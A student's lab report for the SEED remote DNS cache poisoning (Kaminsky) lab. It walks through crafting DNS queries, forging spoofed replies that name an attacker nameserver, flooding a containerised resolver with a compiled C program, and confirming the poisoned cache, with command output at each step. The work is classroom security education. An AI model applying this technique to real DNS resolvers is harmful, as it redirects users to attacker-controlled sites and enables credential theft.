Remote DNS Cache Poisoning Attack Lab

Submitted by: Mahika Gupta
SNR: PES1UG20CS243

Lab Overview 2

Lab Environment Setup 3

Verification of the DNS setup 4

The Attack Tasks 5

Task overview 6

Task 1: Construct DNS request 6

Task 2: Spoof DNS Replies 7

Task 3: Launch the Kaminsky Attack 8

Task 4: Result Verification 9

Submission 10

Lab Overview

The objective of this lab is for students to gain first-hand experience on the remote DNS cache poisoning attack, also called the Kaminsky DNS attack. DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses and vice versa.

This translation is through DNS resolution, which happens behind the scenes. DNS attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. This lab focuses on a particular DNS attack technique, called DNS Cache Poisoning attack.

In another SEED Lab, we have designed activities to conduct the same attack in a local network environment, i.e., the attacker and the victim DNS server are on the same network, where packet sniffing is possible. In this remote attack lab, packet sniffing is not possible, so the attack becomes much more challenging than the local attack.

This lab covers the following topics:

- DNS and how it works
- DNS server setup
- DNS cache poisoning attack
- Spoofing DNS responses
- Packet spoofing

Lab Environment Setup

The main target for DNS cache poisoning attacks is the local DNS server. Obviously, it is illegal to attack a real server, so we need to set up our own DNS server to conduct the attack experiments. The lab environment needs four separate machines: **one for the victim, one for the DNS server, and two for the attacker.**

The lab environment setup is illustrated in Figure 1. We put all these machines on the same LAN only for the sake of simplicity. Students are not allowed to exploit this fact in their attacks; they should treat the attacker machine as a remote machine, i.e., the attacker cannot sniff packets on the LAN. This is different from the local DNS attack.




Figure 1 : Environment setup for the experiment

```
PES1UG20CS243:mahika:>dockps
2118b42befe9  local-dns-server-10.9.0.53
f3a94b5d182e  attacker-ns-10.9.0.153
8f217b19e530  seed-attacker
859b63a09018  user-10.9.0.5
PES1UG20CS243:mahika:>
```

Verification of the DNS setup

From the **User container**, we will run a series of commands to ensure that our lab setup is correct. In your lab report, please document your testing results.

Get the IP address of ns.attacker32.com
When we run the following dig command, the local DNS server will forward the request to the Attacker name server due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues.

Command :

 # dig ns.attacker32.com

```
user-10.9.0.5:PES1UG20CS243:Mahika:/
#>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50818
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2db6ac35684e3bb501000000634e34441a0568684ef10dbc (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 18 05:06:12 UTC 2022
;; MSG SIZE  rcvd: 90

user-10.9.0.5:PES1UG20CS243:Mahika:/
```

We can see that the attacker's name server's IP address is displayed correctly.

Get the IP address of www.example.com

Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User machine), and describe your observation.

Commands :

 # dig www.example.com

```
user-10.9.0.5:PES1UG20CS243:Mahika:/
#>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19606
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8c787385cc62357201000000634e3460ff6edbd74b98b8da (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 907 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 18 05:06:40 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG20CS243:Mahika:/
#>
```

On performing dig on example.com, we can see the legitimate IP address of example.com in the answer section

 # dig @ns.attacker32.com www.example.com

```
#>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27903
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 393c7a8344c5ce0d01000000634e3474f8a41e8b6f1f9b03 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Oct 18 05:07:00 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG20CS243:Mahika:/
```

On doing dig command on example.com through the attacker's nameserver, the attacker's name server is queried and it returns a spoof IP address for example.com.


The Attack Tasks

The main objective of DNS attacks is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, assuming www.example.com is an online banking site. When the user tries to access this site using the correct URL www.example.com, if the adversaries can redirect the user to a malicious web site that looks very much like www.example.com, the user might be fooled and give away his/her credentials to the attacker.

In this task, we use the domain name www.example.com as our attacking target. It should be noted that the example.com domain name is reserved for use in documentation, not for any real company. The authentic IP address of www.example.com is 93.184.216.34, and its nameserver is managed by the Internet Corporation for Assigned Names and Numbers (ICANN).

When the user runs the dig command on this name or types the name in the browser, the user's machine sends a DNS query to its local DNS server, which will eventually ask for the IP address from example.com's nameserver.

The goal of the attack is to launch the DNS cache poisoning attack on the local DNS server, such that when the user runs the dig command to find out www.example.com's IP address, the local DNS server will end up going to the attacker's name server ns.attacker32.com to get the IP address, so the IP address returned can be any number that is decided by the attacker. As a result, the user will be led to the attacker's web site, instead of to the authentic www.example.com.



Task overview

Implementing the Kaminsky attack is quite challenging, so we break it down into several sub-tasks. In Task 1, we construct the DNS request for a random hostname in the example.com domain. In Task 2, we construct a spoofed DNS reply from example.com's nameserver. In Task 3, we put everything together to launch the Kaminsky attack. Finally in Task 4, we verify the impact of the attack.

Task 1: Construct DNS request

This task focuses on sending out DNS requests. In order to complete the attack, attackers need to trigger the target DNS server to send out DNS queries, so they have a chance to spoof DNS replies. Since attackers need to try many times before they can succeed, it is better to automate the process using a program.

The students' job is to demonstrate that their queries can trigger the target DNS server to send out corresponding DNS queries. Show the response packets sent by the nameserver to the local DNS server. Also show the packet that triggers the local DNS server to query the domain's name server.


Before running the command keep wireshark open to view the packets being sent.

On the attacker terminal run the command:

 # python3 generate_dns_query.py

```
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None

.
Sent 1 packets.
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>
```



When the attack is executed, a dns query is sent by the attacker to the local DNS which in turn sends the query to the attacker's nameserver. From here we can see that the attacker can trigger the target DNS to send out queries.

Task 2: Spoof DNS Replies

In this task, we need to spoof DNS replies in the Kaminsky attack. Since our target is example.com, we need to spoof the replies from this domain's nameserver.

We first find the IP addresses of the name servers of the example.com domain. This is done using the dig command as follows :

On the attacker terminal run the command:

 # dig NS example.com

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55668
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            550     IN      NS      b.iana-servers.net.
example.com.            550     IN      NS      a.iana-servers.net.

;; Query time: 4 msec
;; SERVER: 10.0.2.1#53(10.0.2.1)
;; WHEN: Tue Oct 18 05:09:27 UTC 2022
;; MSG SIZE  rcvd: 88

seed-attacker:PES1UG20CS243:Mahika:/volumes
```

The nameservers of example.com are returned in the answer section

 # dig +short a [example.com name server's name]

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>dig +short a a.iana-servers.net.
199.43.135.53
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>
```

The IP address of the nameserver of example.come is returned.

These IP addresses are used as the source IP addresses for the spoofed replies.

Since the reply being generated here by itself will not be able to lead to a successful attack, to demonstrate this task, students need to use Wireshark to capture the spoofed DNS replies, and show the contents of the spoofed packets and show that they are valid.

Before running the command keep wireshark open to view the packets being sent.


On the attacker terminal run the command:

 # python3 generate_dns_reply.py

```
           |  qname     = 'twysw.example.com'
           |  qtype     = A
           |  qclass    = IN
          \an        \
           |###[ DNS Resource Record ]###
           |  rrname    = 'twysw.example.com'
           |  type      = A
           |  rclass    = IN
           |  ttl       = 259200
           |  rdlen     = None
           |  rdata     = 1.2.3.4
          \ns        \
           |###[ DNS Resource Record ]###
           |  rrname    = 'example.com'
           |  type      = NS
           |  rclass    = IN
           |  ttl       = 259200
           |  rdlen     = None
           |  rdata     = 'ns.attacker32.com'
          ar        = None

.
Sent 1 packets.
seed-attacker:PES1UG20CS243:Mahika:/volumes
```

A spoofed DNS reply is sent with source address as the address of nameserver and IP address of example.com as spoofed IP 1.2.3.4



Here we can see that a response packet is captured for query of twysw.example.com which appears to be from the nameserver of example.com

Task 3: Launch the Kaminsky Attack

Now we can put everything together to conduct the Kaminsky attack. In the attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.
Therefore, speed is essential: the more packets we can send out, the higher the success rate is. If we use Scapy to send spoofed DNS replies like what we did in the previous task, the success rate is too low.
We introduce a hybrid approach using both Scapy and C (see the SEED book for details). With the hybrid approach, we first use Scapy to generate a DNS packet template, which is stored in a file. We then load this template into a C program, and make small changes to some of the fields, and then send out the packet.

For this task, you should compile the C code inside the host VM, and then run the code inside the container. You can use the "docker cp" command to copy a file from the host VM to a container. See the following example (there is no need to type the docker ID in full):

On the Host VM run the following commands:

 # gcc -o kaminsky attack.c

 # docker ps

// Copy kaminsky executable to the seed-attacker container's /volumes folder

 # docker cp kaminsky [Docker container ID]:/volumes

```
PES1UG20CS243:mahika:>gcc -o kaminsky attack.c
PES1UG20CS243:mahika:>docker ps
CONTAINER ID        IMAGE                                COMMAND
 CREATED             STATUS              PORTS               NAMES
2118b42befe9        seed-local-dns-server                "/bin/sh -c 'service…"
 3 hours ago         Up 3 hours                              local-dns-server-10
.9.0.53
f3a94b5d182e        seed-attacker_ns                     "/bin/sh -c 'service…"
 3 hours ago         Up 3 hours                              attacker-ns-10.9.0.
153
8f217b19e530        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"
 3 hours ago         Up 3 hours                              seed-attacker
859b63a09018        seed-user                            "/start.sh"
 3 hours ago         Up 3 hours                              user-10.9.0.5
PES1UG20CS243:mahika:>docker cp kaminsky 8f217b19e530:/volumes
PES1UG20CS243:mahika:>
```

On the attacker terminal run the command:

 # ./kaminsky

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>./kaminsky
name: cbcxz, id:0
name: kndsd, id:500
name: snngj, id:1000
name: awpkg, id:1500
name: zskek, id:2000
name: fcexb, id:2500
name: gadjx, id:3000
name: ctmhn, id:3500
name: rzagi, id:4000
name: jhear, id:4500
name: mclxi, id:5000
name: wckaa, id:5500
name: mgcrr, id:6000
name: bvnnd, id:6500
name: cgefn, id:7000
name: mqurr, id:7500
name: nfvzc, id:8000
name: dxhnx, id:8500
name: jbflu, id:9000
name: xoqmb, id:9500
name: vojzv, id:10000
name: womsh, id:10500
name: dgmah, id:11000
```

A large amount of spoofed DNS query replies are sent, with hopes that one of these replies will be accepted by the local dns before the legitimate reply and will poison the cache. If a reply that is legitimate arrives, the attack will not be successful.

While the attack is running check if the cache has been poisoned and stop the attack appropriately.

Check the DNS cache

To check whether the attack is successful or not, we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server. The following commands dump the DNS cache, and search whether the cache contains the word attacker (In our attack, we used attacker32.com as the attacker's domain. If students use a different domain name, they should search for a different word).

On the local DNS server's terminal run the command :

 # rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db

```
local-dns-server-10.9.0.53:PES1UG20CS243:Mahika:/
#>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615593  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            777590  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1793] [v6 TTL 10793] [v4 success] [v6 nxrrset]
local-dns-server-10.9.0.53:PES1UG20CS243:Mahika:/
#>
```

We can see that the local dns cache has the nameserver of the attacker stored as the nameserver for example.com. From here on, every query for example.com will be responded to with the spoofed IP address as the local dns will query the attacker nameserver for any requests for example.com.

Task 4: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

To verify whether your attack is successful or not, go to the User machine, run the following two dig commands. In the responses, the IP addresses for www.example.com should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker nameserver.

Please include your observation (screenshots) in the lab report, and explain why you think your attack is successful. In particular, when you run the first dig commands, use Wireshark to capture the network traffic, and point out what packets are triggered by this dig command.

Keep wireshark open before running the commands.

On the victim terminal run the command:

 # dig www.example.com

```
PES1UG20CS243:mahika:>docksh 85
user-10.9.0.5:PES1UG20CS243:Mahika:/
#>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58223
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a8edb9ff4897c7d01000000634e5b7afe2af5518ff6bbd7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Oct 18 07:53:30 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG20CS243:Mahika:/
```

On doing dig for example.com, we see that the spoofed IP is returned in the answer section. This is because the nameserver of example.com is saved as the attacker name server in the local dns cache, and the attacker dns responds with spoofed IP.

 # dig @ns.attacker32.com www.example.com

```
user-10.9.0.5:PES1UG20CS243:Mahika:/
#>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46869
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8b6847eddefeb55501000000634e5b9213d59afe8be57146 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Oct 18 07:53:54 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG20CS243:Mahika:/
#>
```

We also see that when the attackers nameserver is directly queried it returns the spoofed IP for example.com